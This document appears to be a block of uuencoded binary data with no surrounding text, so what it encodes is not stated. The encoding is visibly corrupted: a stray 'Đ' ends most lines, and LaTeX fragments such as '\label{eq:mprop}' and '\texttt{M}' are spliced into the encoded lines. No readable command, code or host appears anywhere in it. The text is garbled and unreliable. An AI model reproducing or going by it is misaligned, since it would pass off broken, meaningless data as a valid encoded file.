`(3NA[&Q2WA^9\?N_I\?3IM\XFO?YHEJ,WVQ%<-Đ MW.!<41;K!)Z]\$V6R0J.VEPO+=YQTF,LQ=-K]B4X%&;#:C-IBD=-P#A]IJ+,WĐ M\DH>M31Y)%K,&4>*?'EZ\$@(\$[#3%PGOW&L!%O2:,;[G/@BA*N5"A]>R23\&OĐ MIV`5.&#USCO<2U`;/`+/KD+;^TOTA,(JQM8K1"QH5FCBM,B`@JQT7;P((%MSĐ $\label{eq:mprop} $$M\#-<!'5?Q\#FV\&*YOJB*64']7A/KS0'M78D220814-VU''ZS`L(=[('5,K8D)]^2D20814-VU'']$$ $\texttt{M} \\ (\texttt{J3H2!5_B*'9Q8GBR\$E} \\ \texttt{T[U846\&Q('\/-H8!Z\$>X-96JK[F80(M(Z,(<QW_Đ))])]} \\ \texttt{M} \\ \texttt$ MW-<3AC/0>L_\>L`Y/(A'75U]".P#L]1JL['N;'*F"X\$MKCX!]@^BGX-D>NQ\$Đ M0+ZLX3D89)^00A-"?_X^';26:8%[\$EIYAWU@Y,Z!'I_9,)GYU<-`PZ9VP&*=Đ M!@H,YS8YV!COE1X.ZI\QCMO"][%S&5V`\!5`\$5P\P"QPF#UC(0ZFJ7Q/R6RNÐ $MS"\.F:^,UT5\&C2R%6_(L\&$9'907073!:G>:]VR5?">[EBY:-22F;N^2[@@AHD]$ $M+3(<..;6?&2IJD46H!V)_9608"HAGE#G[$B'0]7[/J6>,<F"720(\K/C[#;=@Đ$ MMU S+"Z!ZY)M6SYH0JUTMOTM4F/SEZ"817*\$WE,)ZH;GW3XA^A./57>'1Y:*Đ $M\3BV+'&$A[$D78XLX\6HB!L[]W_-"T)Y(^FBM8!.$3S`#BE*QS[>,VEUQS!\D$ M[**;X\RBDP8#O(G96F+Z-/P>R+E[E@[D 81?T*X@SKY4RFTC/^FI?NETZ-E0Đ M(* ESY3J)A4+KYC>=++!X=7B26Q2EGO!DEM7A/9C3("&3ZN&=O1N*R%2VO]CĐ M<\0,6N72VF9.LF@869B:FAIIT[ETVS0S#!FV/]+SR.A#)]B4_#OS?H(A_-Z2Đ MC.8;BQE\$Y%QS`T,_GQ9+!CLBX4Z19VW/82HN<F(P,DGOBHEW\Y?'5C(PDW\$'D M8CFX&0*901A:2,XGAX>08J91,\$I19(Z;\PA7=R`DJP-<,:04Z+VN0;SG4&P4Đ MK:6D=[@R-?8A+.HNQMZ-H:&RFW<+!(;A@D7G//JMYUO@_K>H`J3!Q`Z5`JT/Đ MK.DU."D7]_FES:A9%Q-S<Z2!*U^QV*SLJ8L=)?Z-^>;LWS%ZCI_SG9]8U<E_Đ

MMSS@\$/'2T*!1L5/[_I\$YB+]JD\$*,4"9Z?",L#T>P-7DQ+#L&*B[9S=LO;=VSĐ M4?IM@\P#U&1R=YDBDQ!(ENXIW87'<O?0,S\$SS83CN4W^P\$49!=:FV/'YD^LPĐ $MGZ \ (TA < 4CY) 6Q := MX = 8/W; R*U+M[>2 < A4CU/*Y0"LJ+`Y5 : EUKB5M^#/] D$ MWH@AR\T]YC2G#WN`!50'V`U(X\8H23JQ\$98E\$_T(=X9%;Q[_0ZTTYJ"B&7#<Đ M>D_L/F*IGP008]"H^##.561"L7J_XCITL'JJ72SE!X\$C`7U9N5BY'I02<F@UÐ MCCYM13U+FN;Q?H5PVHA\GHY])JW\$]H1NT:A2&LZKC=5W[ZVD,5\^(#=OQ"AWĐ MP!9E;@W9XZ1BX4J95\$NXNKS][K&S990POW/`P[%THMSC\$44 TUB*>S1BE/HWD M=WUCQ5CE1G#P1%DGK4U>^-"[US76T*EED+16'<[!<\M!"SFXAE#_\GS==,5(D MCW0@>2/L9/I/R>YP/F_KE""2?1R2`N-8`IFZPU<<E^%TG^T4EI@3'V&6G=8#Đ MKU@FB?//#2'0G1;'K4VS++^P+9.5PWE:@GD6Q)V1..CV"55\$_UF"28M)*TVTĐ M'A4/R\^JF\$JI6``9G;=%`4>30PLU#;]O<L'03_;7!%K]<S;?U!TX]/SF;+Y^Đ MDVXB[:U1!I3C^SYQXLBS-]"RV!L(.,BGP2![M0.26GC""N0"\$1)(53K"JKTUĐ $M5H?W+YH=:E\#E'GK2$G+*[;&.(?:_Q;O,G\@/1-,5TTU'$Y><[7K\6T!/N*6D]$ $MV, 2Q)L+DBM6:I-5-/]*B^C:5+:)5"BOL/SL:D(`O*FYBS>9%[W^(0&%K..+,Đ)]$ MF27<L/%X++1)4[!I,JKC@7R'VU-3U8NHU=17,8?\RHYXB""8_=.=8(S3R`CRĐ MKJ5H2\I`;#-[BQ>7MZXBAF",A?K=]B0ZJ?6RQRW#5[5#"5%7G3IN^IVA@,V/Đ ME"MT?5ZS8\+;=1QAEK=L19&ZCX^?J47</GW\S`AIH!UO&/I3T'M0]`J]X`D?Đ M*KWN-UXW!T\:-V1<]QY+YC6%J%\$\KX+5B_,Y[&35_0-VMMN#B1-&[1CN)=^HD M`*9CX):KDF8TBD\!6;.E`51=O'\$(80@S`8L*,9K=DD'AF>`(W,_0@N&_^?&,Đ $M+[\W06)QYN<R4E4HF])49&$+0KC+W(S8*O[E[M<MB+_??Y3\,)MZ+6&,[`Ð]$ $M1<"BK0<Z0T7CH0B5*1+:5E)O.+FS2!99V66HLYF6GN]^4^*>$G!5@,X"\Z^D$ $\label{eq:main_main_main} \texttt{M@(>2][<2\&/*S'/(//>_Y!2%.RE$L<K(W&`KXO1EPZ%4-[H[5P^F\backslash B*LPLLPJD)]) }$ M#9S6+7GB(\$VY*BM\$;,;H\$::TL\9?B%3,Y/WMK\$O*<2'('AWM_N289`><WP,FD MH, PS/9::<>C.P4T8:3MC,]2`R+3OE:,]-?;RCK\$A(X[V+4*;`GTA[+WOS]W8D M5-4'=1F]Y`F+)C<:5_KX6N?[(+&I&\NYM(Z0Y5SS#:R_&Z,990`LQ9G_;R"FD M'AJ:&V7A(]][);NX6?=ALI_^0=6[6-@-Q%J?I.;+414NKHEUX<,Z+GCHL?T!Ð M&!![KASN;F5CD\AI.4,JC+/\'`,#7-B.3V:+<UG-_3CI+U+K+U\$K%8G=0L/0Đ $\texttt{M*@X+($MOR!\&@85!GGL4<36=7786\#\R_\$;.`;,/+);"LK(SS4*;W,X:,<J\$02D) }$ M)6(ZTD#2L_VUJ&KL9[5F1^W`KJ69KW<*C%[,S(PSI\$J3#4JH*F1@ZB8M'/@BĐ M.BN]/#.CCM8F.#\$QD>,?MCI)6DVCQMIO#5+0*[`ZU+GB-"D`I"7I6(&(Z'^^Đ M>Y,%&BDA35^\T:)9ZL9D#!*::<2_X#4IL\$H5P'!0:>-MO164>4@VKD-39&^9D M:YNRW^?LJQE9WOO\B'N7ZF5!-D38=F@[:)X%W`<>L"`J;`N&>,F]2-5W-)&GD M&M>O2%X"=\0]0OD`56^;P^?D__0J>9\$EP^V/+Q-KJRXI7S]4JM3_;_3GL0[GĐ $\texttt{MY\&!} \ [\ 7 \\ \texttt{L} \ [\ K=VBX\# \ , <' 5 > NMF+G6@J"UR/?EVSQ?6\%@D\&:GWM*HTP6SD \ , 5S$1XNRD \]$ M/!1J0.1"WM;^SK/-LLZY\?D"8EW=875UMA.)\$&(#*DJ\.\U077T3K2!6;,HHĐ MKYW1%(H7EO]B^OC1_1#2QW'KY>J*(V#XG2-)`ZOEA[GYB[_%0#?1V_.-.\$PVĐ M0*CWZE,LMSXB\D*#_<9G/*-CY[V&;<T/'!'?G=D#A*(IM\PP/G!4%4M!F.C#D $MM(M4^{\dagger})^{MA}OUM/^{E}1DD48).$UOU6&YT]!$XQW<=*["BOVO920:H"@T.Đ.$ M"W&+:DSBB\$ONJIB.Z(?>IC[*IO!&,H\$EPX'S#E]5MA72N"RR''00,JV40@(GD M+?_;Q3-2[9\ZV_->_"@1*"H-_W33)E9,"Q8ZXE[8#6>D6.N!R;"TLC>K97RNÐ M?%(',[<49CAHWHX?ZEY))(919.[^\4>51.JES[L6+:C8[\$\$<EQ[>VJ7^T(NTD MB87:RR[F3,0@9NK%]EW^L[J./H.7P9^/=H+^Q<7O4K;KI10KJZH\\K(-4QEUÐ M&Y+@]24J(=4%"FG4+W3*\L9"#(62?BN62BYG!(N]B:*QZ!?WQM^&,)^\RC`_Ð $\verb|M8/>E8VZ/9NA\8G,4Z4'XVP=2\G-F$.[3Y2M\DY.\$\B5K8,WWSX@XS(SX*72[D)]|$ MA`(-W\W-:3^F6(S]=HRY<(8\$,.L`\$%>2PDS^8FVFRU^V_>_A;_O'[[R-02-IĐ MW++**R-[`71-THPH;"HT=#/F`<6J)L=.F<BI''+CH`!!V4S9I-+;<,R2FC/ÐMX&"5S/FL"AJ0\$[^D7X*%96\$R;/CV]+#\$PBJ>\'IHQA?M(*%D7];MXV6VB'OYĐ ML::*W^K7^1B`,`>?]8\$4<64L?"E?P89R;>RK+\2)O/:.X2-#(YNYAT@Q530#D M#VFAN\$`40`.SR/<@\8*LG`M'JS#ZB^V<XPE+4J:LQI/>DMDIVRO[!<Q>W3,:D M/D, EV*-"%!V#"=<8NK<M,9:J7E!(W9@Q"MF=?U>P3NW&'(SO*\$9''C3"6X9[Đ MF<JEMW"5`U`M!`XY;O]GU4CA\I@;=OU//>EB<#ZF+=G?55TT,NX54\-(4W],D M%I"SE@AU\$%M)%_(D(N1<X-!5+@!L\3UV7?<AH@?;XM[)\$:JX'H93&WCT2A&#D $MOB[0;:K1T6SHQ/L:KO'%`<PK(6<0]/(_3ZQ>)84CMJL,ZM)UF=^J\MRBC];QD$ MGYB?9) CW]\JM^4G$==$*P"C-JK\.<NW+R=MZ@Q:,FAYI5]LJ:3K7+"";N'WĐ$ MHYR@5!6(B%`M[C!#D&L2J0"8U"((Y_H]X462-KPG(;'0(#^\$ESN\UV/8M&YHĐ $M=9$8L>PDO+@^9R,$&1)(!/053.XU#FV#G1)JYNYYO*+HJ:$U[HQ7+W/$\N^>D$ MK9]ZPC#&K8%Z6J^HEZFAI4QE63R0RU<;26BK8'BA,7QMDM8E68@6HF7ZHNHWĐ M1'NU57%IJJ!U2<M#MS86.9V0M16NGTL7=SJBH!3,66P7QE+1<S*:?N8<*Q=?Đ $\label{eq:mass} $$M\#/TK8WW9H\#_9F/1\ZM_BAV"SSRK>]XO"_8=:[/G5N5C9H1>;P<(/(2V7X2):D)]$$ M+<807?<M+(??V<\$#97L*^+;SKU`_"_&"2TL[5'L!(\B)V?>:#A\$!>[%L;OX6Đ

MWQ_CL]EJ"U8&ZJF7M?8"'<,SE2SB#TT3\$H5=4NA\FJ*`'J&9QZM.;050`Z,3D M('N-'IA&F.:83BI2PNF8SCI+FK\/?^B!^0IB=>%\E]TC;K>(>4UTM(R5QGWNÐ $M]G<?T%1-%.AEIAR_S`_+(9C$L/^\-;BA[]S8BH6BN8ST%13J)XAI-1T]W"J>Ð$ M42-M\$V, I&[<AP#S6?2W3Z<&F_'UC8H;(]C/K&`Z+TWYQ8?^%DE>%D_,U>6:5D MK"+OEKO#;)6)PZ%]GS3=S_+ZS\$=)WB>Z/K)W)7^^?3WMQAB<B6ZCK8T&2^Q(Đ M[B<X&:YZ:/M?2@=4.K\;GAPZ#UY*_>D`%>JJX4BL?55'#7RV_[K7@XQ&6^6Đ M6!TOZ8LOUY79F]G,%YX6V2*'["]\$UX*FY+&@RC'^N.!\L#:N5EYN[%<)2/^#Đ $MB*-/;NL].5^UZCU4HP)DZ<1/$P*-3T_+2$D*3Y&R:.KKBRP/_3_"=;VB/\1QD$ MH'7#%V&WLGOA/3B"]?V\T]\T9'QBZ^.)#88/3*:]V(=E4"L&Z6N3_\$E+*SY\$Đ MU7)&@3\$H\VGX>X=O-/0?'6][D+E]ATL2XA3Y9!2%CSC^%K*BAD4@.TPJ<`^8Đ M;MZG3G^CT7\XIUH@[55U\/;_OZHWO#!FCA%E=3_364;@I[UDM0BC4*?.]>O4Đ M&R\$\$(*6(^L?S\$#42)CSO]X1UNZ][-W:)ZJ;;50#Q-`*[O_R_0B``,:+G\$Q:?Đ M1(]C*!S5;\NM'X_7<85\$/BV;]Q=%VW/D.UG/RBVC<;<7.SE+QM5L^J->C4;_Ð MEN\$8'OQ##5I#3DV&X_5A5#.!%(JK/\$>!M<6K4-IC)U4ND(5F+`EBI8S-TZC'Ð M,)G^`RGA5)I3#V')-#?XI1_)NZW)>_B[BU/KT;7M0M#]CR_<5N<8@'9R?]]DÐ M.YQZ8*O*85;PNG]KM4DWI`IV,+O!SV'<;\&B8?EO^_G/T`V2@4V=EK3#['FWĐ MFQ>W0E15'^Y2Y%IUH<U^W)I9&#J)\%GW3J[.>ZU0TK;DG3"RF!?\3I0.MP&6Đ M]Z]Q\O!OPF!;IW<ET>>Z*8?-3L6;S1ZG.@3,*OB:-5:\#C^VXB^-BBB-B`7[Đ MDBSK_NT=-<!KJLU>HE#6<ZP*-.2/5J!0-K!,M@"T.]!UL50=8\+8;%EC`0D)D M":EUI04%D@LQB7*.GH'BAB:GAZ)8?4CGCFL!C(TOTLFR>COJ:G*TX'Q>5P %Đ M@L2\?.>Y`(R_)2](;MKA-K7&!)11!\$Y?-<3`Y,RD:\$:[#N_>K)?*8RY6OPX4Đ M!6CQ`P2LSD"^6G0*0,)Y]&[.;8QUBZVI`\$<H=+"EEYY]BS.%CN(^]5%^/H(QĐ MTIJ9/64>G,Y2-.F9+X?61UL-HWGQ%:LKI<I`(T_L4-.V<XD4.H\RML(^MCX6Đ MP73WKG`UP`\$0BDBCU',34*9YK+RVIML@=;:F6_;XU_%KJ]WD[G4:OBZJ^;NRÐ MN\$C\$NY3UCY<B-/*/><:M!8F#:8`>RC1NA/H6BX%U\HCID.\Q&V\$/&!?NSAV1D M5'U3J\$J?B:7XP>6U>OOQ#ZV%S7(E7W[6UG+(<?ES6G%1:+\$9UE%\$='AZ?V7@Đ MC<7C/ZK!&<#2T*4R:SED%+'QPL.E3W!</>BW8J/,WE][J9W.1]FO-7D'"NVĐ M9(*,?[:GY".^/9S"1,!5)D91\$B-?1IJP9;@F?EW5[A&8!Z0R_U(61--C+(6ND M1`\$GZDG?\H=\I<AJ+]"!M=]*C9J'9[+;K&PY79'-?,L4.&-Y1;=3;\$0P-&49Đ MUZAYF?IH9>QRR(93"B@\489<VZ?"TV-#71;#UDASN+Q>K,[@;IW&DI=NV5]]D M_\$<P3B`]S)Y(K0ST-Q'FA@Q#;P_.Y:&UM%H5M';6`R^^LK.@K7VI!E!&<6`XD M10L7TFTVC9C*H:48@&QOFQ:7EDZNA\U7-B!4&/J?+AGU/E15,2YUECBAVVVGD $\label{eq:mf} $$ MF/73C?&F3&5\Z^PIJZA35/K;SWR@)^NYIOQNO$U?@T$MKJVB51V!'>1U)N-`D$ $$ ANTIOQNO$U?@T$MKJVB51V!'>1U)N-`D$ $$ ANTIOQNO$U?"$ MAQ_-,%1\?\$Y7:G-*"YPSMD!P^7B]:UY7D]U1N-NK7C)77*@V#I^.YFEJGA_!Đ M%,=-K67-5B?2+Z3HT=+3%.T`1?E0\$),V,P;9JX-5[]4^6@-YZ^"P]FY3V`JAĐ M7\$`]GH)[GD?QD6-ER!['%AZ3(V3/&83.VC0&W+-MDXJ()K7QZ,F9IG#\$H:+?Đ M_HN6]DR)RU?X9Z8.BY:'MPLS\[FSTV_MAHT`X\$#\$;1F6EL;D.>_M=%Y9\T`OĐ M], #WQ&'W\EF<<C+@-S=%?_O<NI<&(N+(SB!E\$\Y!0D/38P&4'4U-3<[9L[^_Ð MLB@H3"8,DX?-C(_G(P:,*C9\$=40<&GSS/#P47:*L<H>(#!]))%6SH0'>IP?OĐ $M\&`'G>)9//5!F7X\#&XY7RS!QV1.Z]+2-5A)XI_J(%!N4535G=\#]DA7200J^Z*DA7$ M^7TDML(0T.S!S;&ZQ7E?'L.'OX7AUEK.8(>)&!&M4CTK?3UN+TZ(19P?[0RKD MGI5EJ%--^"(`\MU9NOEKN&6H4?P\,:V2L8)AR+[UNZ(^PMR==AE(=(Y[0\$Q2Đ M3A?6\S;K9O8AF5"4B1.%#XO8'%!]N?>+0[D8,U@^\$8!\VJMR\$H2FU.9^89IND M_D5.NJZVEN(AG]`PPAD^1+R!_&<%%YKI[90YVO3+;8^X);)^U,G@N2&534\$_D $M'OV/%_O7KEI&<*C[N@_2@>O<;EW=(I5H'O'%M9,J*H/HP/36&:T!3^2OO"D)$ MZOG*?\$4#APV'KA_/.U-8-J7C,=\$?\$N@U=)NM>;G@T&#/V+?4-S.6^';@,G6UĐ MCR^1-Q*6C=3+!D0580TWB5R]%!PLV>GVC&++[;_D,TV9!"FX[UGKAX/T&/_.Đ M^>@J?SLK:QZDI.0[CP;+R7/B8KS,":</RTSEY:NA"?CC_?UX+`9U4AFOPB`^Ð MTR^RK`^0'[JZZ7;T#*4&`K"U;N=4>)^1?9\.Q#(96?=JD=WU7H4#DQ<],"'\D M":/H9>Q^[(KJ4H6PM!#K-VH/5#A;SI*O:1+@OUHG#1:_0X\PT2%5]79IWY\ND M];5,:OV9N]Q.CJ\$E`9']&) &IC-A,)DQ%[NGC2%Y9:^CDQ;TJ&**4C*>'<5ZĐ M6;O'N:H`3MG,>+1\$"``>O/#:%8-)/D`GDP4902F6N?=WVUXA[:%JXN.1R/QJĐ M;7+144B(^U'OU%A\SS9M[V-UU\$C#]G7NQ<?NW[/Q6EEN5\$1=M.P[C%>\)B\\D MR:MDL6?9+YM2 ELQ)KV"K(<5C1+P&WS[6U:=]9>+5XLZV[-@!&J\=+5(-*8Đ) $\texttt{M}) > \texttt{O}([*\$9/52]5'"]3D/W_82Y:\,150\+/!HU,@3\#;?-_]]`BMM`)COQF/3Q4D$ MAC>9<\$HNS`F7'<E8TO]-Y^U;?^V.F-E1BGDHENU4W0]<`B-MS!7Y@FS9OXV'D MP@D!6YZMX#P<S*7)KYOK47DX8KCN?J+9^1\$\`MT\$.\E(N/?K-'M[@?;OV<*4D M</:8>F/C])8%:0E2XNZ"X.PC]JK<!H3P@_'"L0@_S3YP'LZ;&'ZBA"M42"LXĐ $M[TUE-TT.[.D,Z85-Y,O!!-531C;"Q.&A9#K*>D8#L53TMF6\K</`&)!"5UC9Đ$ M'6.W8A_CBPJ*>>UQ`JU/'&3Z`-T>\5?SNEYV75UKMN-+TF.LWZX!Q.%F>X^EĐ

M<;.`H'6>SIY9_*X5&`N0?<ZM*HC\FY_`9'?BB35#5HQW^"@_/+X!@;D+QF'8Đ M3*':X\$E@RM]2GIXA8_^T9^IU_J;]=W'5E<@\$W;"&>^D*O_BFH1P64"YX\V6,D $M7"4UC7N^-+VB)$,;&\$K;/Z="7X3K\$,<?W>/IF*.<[A:JU]5*-%@KOS1>]K\$F1Đ M0\$O\JPY2*PH36FDG+4*34VU#A('?Z63IGE>'60OYT_JXT=Y!-3`8`WO:Y*"^Đ MEFZ+"I>UY+34P\8`/_\BK)BBBZ)Z+G@G;S&%*5Y.^3T;UP3#']Q.[GEECJH!Đ MO@6NF.09:[K.;W?+#D&:R12PSI]@7)/M/),7WA:)\$B)(AC#]ZIWOVW=NT@<FD M\.HI=W>Z1MR\$ZH'WL,2A7)T 0&A`X<+[\:51A1U@?%)5"F!1<%Y48/(:7.SDD $M,X]GC><5546(UO-K]G)ED\\'EQ<R5JEH[U$-=>L-9G4=9[XBW7D:+SF'B;[&\DED]EQ<R5JEH]U$-=>L-9G4=9[XBW7D:+SF'B;[&\DED]EQE$ M]1K.EYEM\$4T-]\$AALKGF6B@[^EE74BS^7HH'6%O#,;3#?.=G-=<@P\,?W83?Đ M;HGB5BK7=J:V9<1C.X&RGBKX5E%6L)41R9827=..-Z]^PKK^4>?)94C8GJV!Đ M?+UFC'=KOC^T33H+X_FR3SB1\V"FX^V[@4[CKX#[WMF2`SR63L>.\$1F"`J5DĐ $\label{eq:md8kw&_@G9&?>3HOF; [KYZ/E$5-_\4^![P"H3,S&==:;GW-R61$>Z=_>]<8EUD} \\$ M54193]XL=77/>E_)[.'!97H&0*"/WI'UP/F.&.MB*6'FP`GC.=G\$95\$N2`9LD M5,G]8KA"SPV_@8Y?Q&/EA;)*&[8/B"!0QOV@:[?1>P&<,*K\$SMP,XM@^8H]TĐ MSV?^I*'%,:]Z@?-=(.@^3=B661K,,K063/+:J\$R"Y.:<4SXGPC7.F&=2^-F]D M5->^!S4/_)DV`=Z^,R\$/)B6<J-&ZKG9.RWP:Y?/PXBW,3R_Z4UJ+]8>]X3J0Đ $\verb|M8`$1M[1^'_^E"+LZ_>84\#+2\&\J.JC^YR5'>DP4*\#DMG?4,O3D)9^G7FM85VD |$ $M<9B01S:AR]Q:ZL:WZ_=:IIMI3X(K$@-EK!UG,5+$S+;N0VDQ7\)EHCRVIE3UD$ M2>&(W"H]G^^%HZ_;=00<!@?&)AX`:=S<0QJM3\@1Y<;\$G[U`D=\$RJ_^&682^Đ $\label{eq:main_continuous} $$M`Z1?QLI?H^G*I_6,N:YZU1/:=Z^=0Z(\O\0M"A]HT0Q21`GD%)H.TB$Z4M[VD]$$$ M//91M290;,6K*JI?5UY=H71+;M?BJU!W[7]Y+%K0S&4V?M`-.MD_.-C\$S+J)Đ MMIJK%&%1T=/S_ZAR6T3/K5C@_X#[K]^\$[.L;</EK<8+8;J-C\$P=%1HZ^2JEMĐ $\texttt{M=(^'L[[@TB3VHT1TP+")<'];7S.C8\$TRN!0"\$;\$I.=,X'])?\#1B;W,R+4XPOĐ} \\$ M%((5.QS5S@Y>[BF<SX]Y`8C=-@WIQ(XKP)Y'&)OW)>(?'HDI.T[,\$IL&9+:DĐ $\texttt{M_KWFQ\&;B*;F4Q$Y94-"'1RL)_)1768'8*<.9X*8F/F3W3;,106\$BOZ40\&D,WD} \\$ MH.HD!^_Z:5=['G)[KF5N8I"QP]V8]QJ&^P*DKU]9BIC,NK_LN5C)2WT%5E%OÐ M&3) O/DXN4/'#8D=WY-R8G0#/PZB;$6&*?B": MD@[C3>'\;9J>L8$X$ZOÐ$ MA64:;E9KUL3(G`6'@*O8/(T[>EZ8G"/`7Z[V#862PWH(35\$ACMY@YOT23G^.Đ M1)A=M@COZ2__S;:5*WTVCVTG=[2S^+\$.6U00I*7].'YQL9\<'GY\C[L<.Y4;D ME8FYW.E3`)_?469L+`46FZL_MH!04B4]PM86[X"QG%JCT:K\-J\$3?]I(40-\$Đ MW9>`20=O,W^IAYR=1NG*WKWBYR5^%;8_H-`YF2]#Y,\$'LLNY-071%0>-L,I#Đ M(]TKZCQL[XC5=EDZ/;ZA[W\$>.2T<:;,*GH]<\OV4U6EULV(9M!3A8!TSI-8IĐ $\label{eq:md} \texttt{MD}(;\texttt{AEY[LPO@\$;5@]L)8UU3.ILL6IN4Q.B)^,C*SQ?6P=9"@]V?[\>\%//<>81D) = \texttt{MD}(;\texttt{MD}$ MQ?:LGFS[AIYAR-QS4X%[.8^*'`X]1S/"V``*%71S9IA_X=&\OSS;LF`2;_CPĐ M4@C*RALEJGB41!A\$KJ29<)N\/]L9KR7_*\$.-`"Z9!AF_.?U87\0\$02[I@HIBĐ M^<(L*B^?O`IN,9I>Z"6K27IUT?)I+KD-BGU\$U2>\%6`<3<:+W\7:]2GW/FZ3Ð MPM`\$B6QKFW.NOK<.B13GE;EBU!]O=?KTOC,3`G"]TYY*!(.)3CDCV)D/NC?'Ð M]51!Y-M6#A6(TEL=[50U;[\$R:UB;Q(SRZCI96%S8G&U[2G`1PF\$3L&7AR^"=Đ MO %P=4WZUHD8]2/Q%-0@B7K'K1/:0WS710@>88%OH1;5;#@]^Q[K#C&VHS5 Đ MM][3EN1J(\<._I'SE]=0BPT5*3O<VGO:]A8PP5KYUT-^FV:U\$A'/JVRO'RQ:Ð M7 QONH6FX#+]0 D^\WR9JL6LYE&J:!'57I/1?)V +3Z7=J(Z[.'KA;5IX/'QĐ M9GC)GO#+K:?(_:^/#LK9[H"ZA"J+`=5I=L!;1`&#SM?C\$PODDVFIOX.Q2E:'D M1?HB>.Q_U=35T<GH(.AZW-_]ZN,5C\$R@^"D\AO#5&'[@PHT11V7YYC&Q[5&BĐ M@)/KNS[[:\$/.FSOAQ//CLGGC^BPSXZJC`'ZZ@</OT,\$U^YK%M&H=9ESC[;F-D</pre> $\texttt{M<]MNOZ:-/^{\#}YH^{*}X-\&!F9,87,-EFW^{*}RZ\ZK73AA^{8}/8Q-P='X\;X^{$\#S^{9}(>"'DD) }$ M+C>2%28)YO^ZWD)X;;>@S`_,'4DX&2N%=LINO:UD<//)\$K1,'\$YAUS@:76C2D MKL7Q/I_,DD,\3'YY5[#.,PF/&"[SRF79Z<1?>C*+JD>BZ46\$7`X?9\$`DWC>&Đ MC1N1_`92;=([%!AGW]D7HHDNB*YI%\HJ-]0%KFBMJLH/A=F6(]P59W+H>S@_Ð M6"1:PU(12C8.NX#ND4=\.\$H]A@U\$.Q/:6DTDAPI!94BPH7,I\$L56>>0]UM%:Đ M!F, "BS&>HZQXJ]Q1SK+VPQT_IYK:_G,!DT)6X2I;_(OR.DNSO?;1Z)\$%X>W&Đ M4XI9T=\'G`PD21@5"0TH"Z\$5M-]TQA>+"][N7=F5V8F,<J(DSNKLURX7N/A;D M-1VOY`-=G4@2#!YG**AN,;2><'O/::%U3QR/F0L7\$U>C;T^%1&EL-9LE4[FMD MNW4)BA2W*\$A)9Z&Z0%=GV.Y"C<4"1^-QTT'["-)`*<`Q47))3?V;G*M24KS9Đ MGYZ`C?V8V%#+:OJR*.[LV+7P%':8T+<0F).^/LNQDG.)SGZTOZ6]M5*%;[>RÐ MMO+3L;)7\$TLIZ3Z\$*2V_J03;>C?:8C+U="7_P*5U,BWTI>@T:7JY#XUEUCĐ M707@-NAC62%_,]_X%;6%C85\$&M<?OH0JHUN*IJL=OHR#B\%!AQH*-XL8S(&MD M-X4BC`Y_J+SM'V\$.EW&1B?/5.[N";&E#@U#758:LYX>=2B72*K>L\$SAA`T*\$Đ M1?\$*W^L%H;*-!-OV5.AKS\F.8.(\OME\$[BU)QH7K>;/B5G9#05=`DY,^5:LTĐ

MVNF7S/0W1)ZG(O27<5F>\9GA[U[I#9>4EFQ9C+FEKARZ`PL_4QJX\$4:MMEA4Đ M8Z`)!%%*8U-*<(_J`=1+;]ME#3\-I[,BAUPNPH+&5!(VT/73SV38OG4:[+[IĐ MB!M2[X)/J9`9FG/!T*<<:VKZ8#*PGE]"JZ%K3]6.BT_=VM"`&(!IH5\$#-YM'Đ M9K3Y39]\$=STVTD3G_CX[FO+#N,B[^/LS-_S\$!RMCK#8@@73>5YNGD8B^,_ND M4;MLI&_=OUG7!'&E&R`;A\$L^\1P;G%TMT6.YOU[%U5CHL#FL0J\'J9)T&4GND M=Z5\S2070HBKM[^/M@?KD79]+V%P)MWZ(JV2_5-)3"QCA3M!O'M5+HE10>?@Đ M 8!\$CS)0@8[VFT11R5>\7?)^("W!8E\YR4?U,\$O[KV>:5 QPEJ !A%<;JY)OĐ $M(-!X7P=E^*!6J_2C<29M^*^SHI%WG%+EJ%H^*(NV,BC1Z4)C3*DD53\R=MGE,\D$ $M5J+B+BNRG30=^<I(B[@H[Q#UJ!/AO='C^*D(,=IP'(#X31(C8.OS-W>40=&,D))])$ $M7\&)\&K9:D3`K4KAP+;;NTPX,AWZE4ZG+K\JY#^]W[+RT8DPK)+<R--QA4_*LWD$ M0;/TRFP/YC9S=B\$;780&"AF*F%![::ZZ3U/7[M5F**N?C1*GC1D"C1S#'0ZQĐ $MAA)]9]FXU4/I$JV9>]FV:CV^'3I<K+1[N++N<?:Q[E0:35A"I<X,-Q5!=_&!D$ M-!ZO\]["@KG\$2(B;8!TSQ27#ANA?J10F"Q'+^SE+9_J5*NYB%@ALO0YTOIB/D M^&:\$!?_4_/;;H-]`1&PQ+S@,'A8=[`5_7T12I\I.C/)\I\\$]"(P2HAX3AKFSĐ M^6>LTC&O,."VW!!7IGYD9"SE7I:6'[5%]+#C).K>'/>_F<0>6W1FKG.U-.[=Đ MO:)DFP1L\/E1;IZ>Z?`F#=2PFRRJ-]<68\986QI3*'(ZFF)B8U1"#1!1;8N!Đ M+@56BP*SBHG6B.DJ(,&P.L&9\`:Y(Z&,)<4<BS1@-W;EQFX[-A]OV6S'U8(HD MF.9WIO75XJC`;.3^%_*+X;W)RTELRU#[_@-KH];:6Q;.)"O,0J(\$IF5O_J0]Đ M3N^T0(@\=+M)X"%XS\$#8?95\+>WUGBIJ5>B[Z5"LH:TD;EV6/D)7@9E%NYD?Đ M>BLA,%J29"?GKDD\$5,M9L%ZIHN3!3(7D6H=V7IYVL+-P/RN:QJ8>E^W"KW3\$Đ MHU<+7SK6J'D*.+AMU6DBN=*K/_99:;:IA^&X./T.>;NC&^S8E9*;FXL\6_2NĐ M8[I,4>6Q@0:[4IU:KMV9??:^G'28/F8'6EVM=[WE[![)MB2V,Y9&T,\];,CKĐ MF33FS_^:6L#F%6KBE')!F6[;!O2^ONTVXN&%L&*AUPMR*#RGI&C/CW=?=EE\D M;N.6W/OTSA/`@!S%S[X:GWNVRQ,C13M\BPA0>%N\$%J50*R5X<'XD,;91XE7:D MK8EZ.7`">^717KNIO!<9&DQU>E3\$"#`>^6/0A0&>TG8W6TU-[:UMQ1=SM1_IĐ MI+Y?)KK@L[X0MNO`&_<,OS4MN0Z/\$:`LGZ.E<)G37.DW];,V3FLXT?S`V[:AĐ MZHY!<\$E>'2WZ<<QR\$4;+,6;X2V"+KL]_9(G1UN,@;>M@M0&I+]:*7(XG>9,-D $MJ_{-U_{+}}^{+}.2H_{CBH_{6}}(S[7Q_Q_{-}^{-}-'_{-0_{+}}^{-}S!>INK_D.VI.4Z_X1B_^?@GV,S?PD$ $M[;GFA?1\&8W)ZQ.J\T^{[(\#V*`0"0QZ-L2<V4Q)2$)Z-3[]J9/F/K$8_7>>+[JD]$ $M_{-1},BMC_{0}=0.5$ 